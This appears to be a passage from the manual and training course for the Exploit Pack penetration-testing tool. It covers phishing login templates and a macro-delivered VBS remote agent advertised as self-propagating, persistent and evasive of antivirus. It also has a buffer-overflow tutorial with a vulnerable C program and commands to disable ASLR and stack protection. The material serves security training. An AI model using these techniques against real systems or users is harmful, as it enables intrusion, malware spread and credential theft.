
When you click on Next you will be shown the different type of login screens you can use (or abuse) during your Red Team scenario to trick users. This is particulary interesting during Awareness campaings so you can shown without doubts if the employees of your company are really aware or not of cyber criminals attacks coming outside their safe zone.




And the last agent you can deploy is the "Office shell" this is a vbs shell type that can be injected into office document through macros or executed directly using wscript, as shown below you need to set up a set of options before deployment ,when you are ready click "Generate & Next".



Again as with the other agents carefully verify that the hostname points to where Exploit Pack is listening to, check the code and make any adustments if needed before deployment.



And here is an example of a VBS agent connected to Exploit Pack, the agent is running inside a Virtual Machine for testing purposes.


Exploit Pack - Current release: v15.02 [Not Registered] - http://exploitpack.com [Zero Hunter]
File Targets Edit Modules Tools Run Update Exploit Dev Websites Practice CTF Help
New Open Current IP: 82.170.207.167 Log Update Notepad Reverse Shell Auto Pwn Browser Wizard HexEditor VBS Wizard Register Discord Advisories
Exploits Shellcodes Utilities Targets
Scanner
DoS
Remote Control
Agent-VBS
Agent-XSS
EchoClient
GDB-Connector
Reverse-Shell-Win
Reverse-Shell
Exercises
PrivilegeEsc
Modules search
Show all available modules
Filter
Search filter here..
Connection list - Agents connected:
Localhost (computer)
127.0.1.1
192.168.120.128-MSEDGEWIN10scr
Localhost-4DjSKfRI4b3GcXJbc
Localhost-9YUya1mbs7hRkePbc
Localhost-mGBcscUxcdPLnLpbiscr
192.168.120.128-pyshell
Localhost-DL8In5nnMPZgUMpbc
Execute Exploit
Home Red Team Targets TCP Fuzzer Local Fuzzer Report Wizard Repeater Shellcodes Decoder UTF-Locator
Target: 192.168.120.128-MSEDGEWIN10scr
Browser: Internet Explorer
Remote OS: Microsoft Windows 10 Enterprise Evaluation
Agent IP: 192.168.120.128
Cookie: 4DiSKfRI4b3GcXJbc
Save current
Autoexec
Target's desktop
Network connectivy
Exploit Pack
192.168.120.128
Not connected
Remote terminal
Type here your commands and press enter..
Run
Agent setup
Browser shell
Reverse shell
Office shell
Phishing Wiz
Kill process
Delete shell
Agent interaction
Command
Grab info
Screenshot
Get Path
Installer
Selfdestruct
Last command executed for agent: 192.168.120.128
Screenshot sent
Command executed
Host Name: MSEDGEWIN10
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Microsoft
Product ID: 00329-20000-00001-AA236
Original Install Date: 3/19/2019, 4:59:35 AM
System Boot Time: 1/22/2021, 1:46:08 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~3600 Mhz
[02]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~3600 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 7/22/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Network Scanner
Nmap - Built-in
Source: 192.168.2.15
Modules Executed
Module status
Total exploits: 441
Quick Information Application Log Memory usage
Shell Session name: MSEDGEWIN10scr
Owner: Exploit Pack
Session type: Browser Agent Connection
Last connection: 2021-01-23 10:21:41.414
Creation date: 2021-01-23 10:21:41.414
Licensed to: jsacco@exploitpack.com Lifetime - [Latest release: v15.02 Zero Hunter]
Module status:

VBS/PS Agent - Remote Access

What is a VBS/PS Remote agent?
Exploit Pack's VBS/PS Remote control agent is a software that once is executed has the capability of replicating itself and inject other files and programs. This piece of software is usually called virus or malware because of its behavior and tipically used by malicious users to steal personal information, hijack your screen and spam your contacts to spread itself to other machines.

What can you do with it?

- Execution of code in the underlying operating system.
- Replicate a real threat in your organization and measure the impact.
- Self propagation trough Email, USB, Meetings.
- Self destruct.
- Get persistant access into the targeted machine.
- Multiple connections supported trough HTTP.
- Direct access to .NET objects.
- Distribute it trough Word, Excel, PDF or Internet Explorer ActiveX components.
- Userland access makes it 100% FUD or at least very hard to detect with any AV software

Why is it included in Exploit Pack?
This type of threats are very common nowadays and are spread around every corner, name any big organization and chances are that they have suffered or are currently being victims of this kind of threat. They are being distributed trough emails, websites or IM attachments trough Skype, Zoom, etc. There is a need to test this from a real attack scenario perspective, just like an attacker will do, and if you ever get your hands in a real sample they are usually obfuscated.


VBS Agent Wizard

VBS Agent wizard

This quick wizard will help you customize your VBS final script so you can easily choose from the provided options. Some of this options have to be used carefully because under your penetration tests and depending on the platform and AV Engine on the target, it could be detected as a malware/threat. For instance, if you choose to use the "Copy Itself" features those are theoretically virus behavior and will be detected as if.

If you want to include a file into your agent, choose a file and then encode it to base64, the final values will be appended to your agent, check the final output by navigating to the utilities tab, remote control and choose the VBS agent, at the end of the file you will find the values.

If you mixed up everything and wish to roll back your changes mark or select the last option and click on generate, otherwise you can always replce it by using GIT commands.



Exploit Development I

This training will cover the following topics from a technical and practical perspective, and starting from running and exploiting your first targets to gaining persistence and owning a whole network. This course builds deep background knowledge and expert-level skills and the ideal attendants will be penetration testers, security enthusiasts and network administrators.

- Concepts and basics
- Attacker Decision Making
- Getting started with Exploit Pack and Setup
- Internals of Exploit Pack
- Enumeration of Targets
- Exploiting the LAN
- Exploiting Windows Hosts
- Exploiting Linux Hosts
- Exploiting Web Servers
- Basic Exploit Writing
- Advanced technics and real world examples
- Post Exploitation

About the instructor:

Juan Sacco is the author and main dev of Exploit Pack, he currently works as an Exploit Writer and Reverse Engineer, in the pat he has worked at companies like ING Bank, Core Security, NOD32, Homeland Security (ARG) and other financial and security related organizations.

Concepts and basics

A “bit” of history about Exploits. Let’s start by saying that memory errors exploitations have been around since 1980’s and they still rank among other software errors like the most

dangerous, from an integrity or availability perspective, the impact of a memory error exploit will for sure have a disruptive impact in any organization.

During this training we show you the history, the do, don't and how's of memory errors, exploitation technics, attacks, defenses and countermeasures. And all this will be covered not from a SysAdmin or Developer view, we will learn the practical way of a Black Hat hacker.

Introduction

Memory errors, overflows and exceptions are one of the oldest software vulnerabilities. These kind of vulnerabilities exists by design, and an attacker could take advantage of an overflow in order to takedown or remotely control a machine.

But let's go back in time, and for this we need to talk a bit about history, and the origins of this flaws.

Join me to a time-machine read, let's set our Flux condenser to take us back..
Precisely to November 2nd, 1988.

"If my calculations are correct, when this baby hits 88 miles per hours, your're gonna see some serious events."
Dr. Emmet brown (A time traveler)

Ok, so here we are at 1988. Robert T. Morris abruptly brought down the Internet. Could you just imagine, having the power of taking down the whole Internet? Yes. Just wow, right?

Ok, wait. We know when. 1988, November 2nd. But Why.. and most important for us.. is how!

Robert Morris Jr. at this time is a graduate student in Computer Science at Cornell University, he just wrote a self-replicating, self-propagating program that created the name of "Cyber Worm". He just deployed this program from the MIT itself, and to avoid trace backs he executed this piece of software from non-traced government computers.

But soon enough, or not so soon, he realized that his worm was too fast being replicated, but of course just have in mind the speeds of that time..
The worm made his way by exploiting more than just one vulnerability.

Basically the worm exploited: Sendmail, FingerD and rsh/rexec.

These exploits were successful and the worm gained remote access and allowed arbitrary code execution, but there was an unintended feature on this worm.

The worm could not check whenever a machine was infected or not, and because of this the same machine could potentially get infected multiple times, and every time it was creating an additional process on that target, that in fact it will slowly take the machine down by memory consumption.

Eventually on certain point the computer will turn out to be non-responsive and it will be on a Denial Of Service state, making the system connected to it, unusable.

The targets and host machines were: BSD Systems and Sun-3 Systems.

The following code is a part of the Morris worm that shows the attacks and the previously mentioned exploits, take a deep look into it, and try to understand the exploits and how they were crafted.

Note: While you are into that, try to think how you would create a feature that could detect whenever a machine was infected or not.

Back to the basics

Now that we understand how an exploit is created, and how a worm works. And also, what an attacker can do with it. Let's go a bit further in time. Did you ever read the famous Phrack e-zine?
Specifically there is an old article that we want to point you in, and it's called.. " Smashing the stack, for fun and profit".

Reference to this article: http://phrack.org/issues/60/6.html
Actually, this article was a step-stone in the history of exploit development, basically this paper showed us how to create and debug exploits for x86 platform from scratch, by abusing of buffer overflows vulnerabilities and also how to execute our shellcodes/payloads by doing ROP (Return Oriented Programming) technics against the LIBC.

Following to this article, we will also cover the basics. But Smashing the stack is a recommended read that you should do before continue this course. And it's also complimentary to this training.

Now, that you have done that. Let's begin, we would like to start with a simple overflow:

Now it's the moment, open Exploit Pack!
For this example you will need a Linux box, it could be a Virtual Machine of course, and you can use any distro but it will be easier for you if you manage to get an old version of Ubuntu like, 6.06. Because that one has already these protections turned off.

In order to continue, navigate in Exploit Pack to the Linux modules and select "Exploit-Tutorial" after you clicked on it, the code of this exercise will appear on the Code side, (right side) of the screen.

This is a Python script and you can edit it and save it directly from the built-in Exploit Pack interface.

On the commented section you can see the code that we will use for this Buffer Overflow, in fact you need to uncomment it or just copy and paste the code we have on this document:

```
#include

<stdio.h>

#include

<string.h>

int main(int argc, char** argv) { char buffer[100]; strcpy(buffer, argv[1]); // Vulnerable function! return 0; }
```

As the exploit says, before compiling this code using GCC you have to disable some protections:
First, in order to disable ASLR (Address Space Layout Randomization) type the following:
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

But, you may ask. What is ASLR?.. Well here is the concept of it:
Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Basically, we are going to use fixed memory addresses in order to control the EIP, if we have ASLR turned on, if we try to jump to our stack using a fixed address, it will fail because the stack has changed.

Then, what we have to do is to disable Stack Protector, so we can not only Jump to a fixed stack position but also execute the code of our Payload when we are there.

How!? When you compile your C code, do it like this:
$ gcc overflow.c -o overflow -fno-stack-protector -z execstack
Where -fno-stack-protector disable canaries checks Pro Police and -z execstack allows to execute from the Stack.

Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data is therefore an alert of an overflow, which can then be handled, for example, by invalidating the corrupted data. The terminology is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system. Canaries are alternately known as cookies, which is meant to evoke the image of a "broken cookie" when the value is corrupted. There are three types of canaries in use: terminator, random, and random XOR. Current versions of StackGuard support all three, while ProPolice supports terminator and random canaries.

This is great, now we understand the basic about Stack Protectors, and how to disable those protections to run our custom program in oder to overflow it and jump to the stack.

You should now have a solid understanding of what happens when a function is called (On our exampe, strcpy) and how it interacts with the stack. Now we arre going to see what happens when we stuff too much data into a buffer. Once you have developed an understanding of what happens when a buffer is overflowed, we can move into more exciting material, namely exploiting a buffer and taking control of execution. So compile the code and run the program, then enter some user input to be fed into the buffer. For the first run, simply enter 240 A's.

The program returns as expected and everything works fine. Now let's put in 280 characters, which will overflow the buffer and start to write over things stored on the stack.
Note: Use python to get the amount of characters you want:
$ python -c 'print "A"*280' and press Enter. So after this run we got a segmentation fault as expected, but why? Let's take an indeep look using GDB

First, we start GDB like this: gdb ./overflow ← Where overflow is the name of the compiler C program. (gdb) disas main()

Here we can see the call instructions for strcpy(). Add a breakpoint to see what happens: (gdb) break *0x80000000 ← Where you have to replace it for the memory address that correspond to where is StrCpy() on your stack.

Now run the program, using "run" command and it will go up to our first breakpoint.

If we take a look at the stack now, after we go trough Strcpy(), with this command: x/20x $esp we can see that our string 0x41414141 is all over the place. (41 is the equivalent of "A" in hexadecimal).

And if we continue forward, using the command next we can see that the return pointer goes to 0x41414141 in ?? () This is because, we are executing code at an address that was specified in our string. After overflowing the array the result is overwriting other items on the stack.

We filled up the array with A's and then kept on going. We wrote the stored address of EBP, which is now a dword containing hexadecimal representation of AAAA. More important, we wrote over RET with another dword of AAAA.

When the function exited, it read the value stored in RET, which is now 0x41414141, the hexadecimal equivalent of AAAA, and attempted to jump to this address. This address is not a valid address, or is in protected address space, and the program terminated with a segmentation fault.

Controlling the Instruction Pointer

We have now successfully overflowed a buffer, overwritten EBP and RET, and therefore caused our overflowed value to be loaded into EIP. All this actions ended crashing the program. While this overflow can be useful in creating a denial of service, the program that you're going to crash should be important enough that someone would care if it were not available. In our case, it's not, for obvious reasons.

We have to move on into controlling the path of execution or basically, controlling what gets loaded into EIP, the instruction pointer.

Exploit Development II

“It’s no use going back to yesterday, because I was a different person then.” – Alice in Wonderland

Introduction: Hello there! In this write-up I am going to take you on a journey about modern Exploit Development in real applications, Reverse Engineering and some low-level programming in Assembler.

My name is Juan Sacco and I live in The Netherlands, originally born and raised in Argentina! The land of the steak :-) Since I was a kid I was always as you, interested in computers and more important, eager and curious enough to learn about those details that can only be seen if you are able to read between lines of code.


When other people is looking at programming and cracking as some sort of black magic this will be something that you will learn to love. Sometimes you will excel, and some other times it will be frustrating. But at the end the concept of hacking will ride your passion about computers, the world of hacking, cracking, undocumented functions, learning without official books, create and share, search and exploit will become part of your journey.

The learning-curve, the obscure ways of taking control of remote computers, hiding in a shell, in a process, in a dark corner of a system, that was for me as it will be for you. Fun, and sometimes profitable.

Let’s warm up the engines:

Once you have successfully log into the environment you have configured (Linux system with an Ubuntu Distribution for this write-up) you will see a few folder and files, maybe you are, or maybe not, familiar with Linux. If not, you should, if yes, then good for you my friend ;-)

So, follow me while I go trough this commands:



As you can see there are a few files and folders you will need to have installed on your system, ROPGadget, PEDA, and the binaries for JAD.

They know what is what, / But they don't know what is what ?

There are a few tools we are going to need to conduct our exercises, I took the initiative and selected a few for you, that at this moment I believe are a good starting point for learning Exploit Development.

But hey! Feel free to use the ones you like the most, for example as a Debugger we are going to use GDB (GNU / Debugger) but any debugger will do the trick. :-)

So here is a short reference of each tool we are going to use, go quickly trough it so you can get a feeling of what does what and their purpose.

In short for super-lazy readers:

> **PEDA:**We are going to use this as extension for GDB to make us the exploit dev process easier.
>
> **ROPGadget:** We are going to use this tool to search and construct ROP Chains.
>
> **JAD:** This program on the latest version (at the moment of writing this lines) is vulnerable to a buffer overflow, so yeah, the targeted app.

After here, a small documentation about each one:

PEDA - Python Exploit Development Assistance for GDB

Enhance the display of gdb: colorize and display disassembly codes, registers, memory information during debugging.

```
Add commands to support debugging and exploit development (for a full list
use peda help):
• aslr -- Show/set ASLR setting of GDB
• checksec -- Check for various security options of binary
• dumpargs -- Display arguments passed to a function when stopped at a cal
instruction
• dumprop -- Dump all ROP gadgets in specific memory range
• elfheader -- Get headers information from debugged ELF file
• elfsymbol -- Get non-debugging symbol information from an ELF file
• lookup -- Search for all addresses/references to addresses which belong
memory range
• patch -- Patch memory start at an address with string/hexstring/int
• pattern -- Generate, search, or write a cyclic pattern to memory
• procinfo -- Display various info from /proc/pid/
• pshow -- Show various PEDA options and other settings
• pset -- Set various PEDA options and other settings
• readelf -- Get headers information from an ELF file
• ropgadget -- Get common ROP gadgets of binary or library
• ropsearch -- Search for ROP gadgets in memory
• searchmem|find -- Search for a pattern in memory; support regex search
• shellcode -- Generate or download common shellcodes.
• skeleton -- Generate python exploit code template
• vmmap -- Get virtual mapping address ranges of section(s) in debugged pr
• xormem -- XOR a memory region with a key
```

Official repository can be found here: https://github.com/longld/peda

ROPgadget Tool

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

Official repository can be found here: https://github.com/JonathanSalwan/ROPgadget

JAVA Decompiler

Jad (short for Java Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files.

Official repository can be found here: https://varaneckas.com/jad/

A “bit” of theory

So hey you have made it till here without sweeting. Well done! As I told you at the beginning we are going to go deep into program internals, and in order to achieve this goal we have to look around memory pages, sections, and understand some basics concepts about buffers, assembly codes and more. So in this chapter I am going to introduce you to this concepts so you can understand a “bit” and if you wish to learn even more on each topic I am going to provide you with some useful links as well, meaning.. papers or write-ups that are spread on the internet.

What does x86 Architecture mean?

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs. The “x” in x86 denotes ISA version. It was designed back in 1978, x86 architecture was one of the first ISAs for microprocessor-based computing.

Some of the key features include:

```
• Provides a logical framework for executing instructions through a proces
• Allows software programs and instructions to run on any processor in the
• Provides procedures for utilizing and managing the hardware components o
processing unit (CPU)
```

The x86 architecture primarily handles programmatic functions and provides services, such as memory addressing, software and hardware interrupt handling, data type, registers and input/output (I/O) management.

Protected mode is a mode of program operation in a computer with an Intel-based microprocessor in which the program is restricted to addressing a specific contiguous area of 640 kilobytes. Intel's original PC microprocessor, the 8088, provided a one megabyte (1 Mbyte) random access memory (RAM). The memory was divided into several areas for basic input/output system data, signals from your display, and other system information. The remainder or 640 kilobytes of contiguous space was left for the operating system and application programs. The 8088 ensured that any instruction issued by a program running in protected mode would not be able to address space outside of this contiguous 640 kilobytes. Typically, much operating system code and almost all application programs run in protected mode to ensure that essential data is not unintentionally overwritten.

Real mode is a program operation in which an instruction can address any space within the 1 megabyte of RAM. Typically, a program running in real mode is one that needs to get to and use or update system data and can be trusted to know how to do this. Such a program is usually part of the operating system or a special application subsystem.

As new microprocessors (such as the 80386) with larger RAM followed the 8088, DOS continued to preserve the 640 kilobyte addressing limitation so that newly-written application programs could continue to run on both the old as well as new microprocessors. Several companies developed DOS "extenders" that allowed DOS applications to be freed from the 640K constraint by inserting memory management code into the application. Microsoft developed the DOS Protected Mode Interface to go with a DOS extender included with Windows 3.0 (which was itself a DOS application). Microsoft later gave the standard to an industry organization, the DPMI Committee.

Today's personal computers, using microprocessors that succeeded the 8088, typically contain eight or more megabytes of RAM. Today's operating systems (including the latest DOS versions) come with extended memory management that frees the programmer from the original addressing constraints.

What is a memory buffer?

Let’s start by the definition of RAM (pronounced ramm) is an acronym for random access memory, a type of computer memory that can be accessed randomly; that is, any byte of memory can be accessed without touching the preceding bytes. RAM is the most common type of memory found in computers and other devices, such as printers.

In short.. a buffer, also called buffer memory, is a portion of a computer's memory that is set aside as a temporary holding place for data that is being sent to or received from an external device, such as a hard disk drive (HDD), keyboard or printer.

A buffer temporarily stores data while the data is in the process of moving from one place to another, i.e. the input device to the output device. You can say that buffer is a part of the memory. You can say that a buffer is a pre-allocated area of the memory where you can store your data while you are processing it.

On the other hand, it is found mainly in the RAM and acts as an area where the CPU can store data temporarily. This area is used mainly when the computer and the other devices have different processing speeds. Typically, the data is stored in a buffer as it is retrieved from an input device (such as a mouse) or just before it is sent to an output device (such as speakers).

However, the buffer may also be used when moving data between processes within a computer. And here is were rely our main interest as you may guessed ;-)

So, the computer writes the data up into a buffer, from where the device can access the data, as its own speed. This allows the computer to be able to focus on other matters after it writes up the data into the buffer; as oppose to constantly focus on the data, until the device is done.

Buffers can be implemented in a fixed memory location in hardware or by using a virtual data buffer in software, which points to a data buffer that are stored on a physical storage medium.

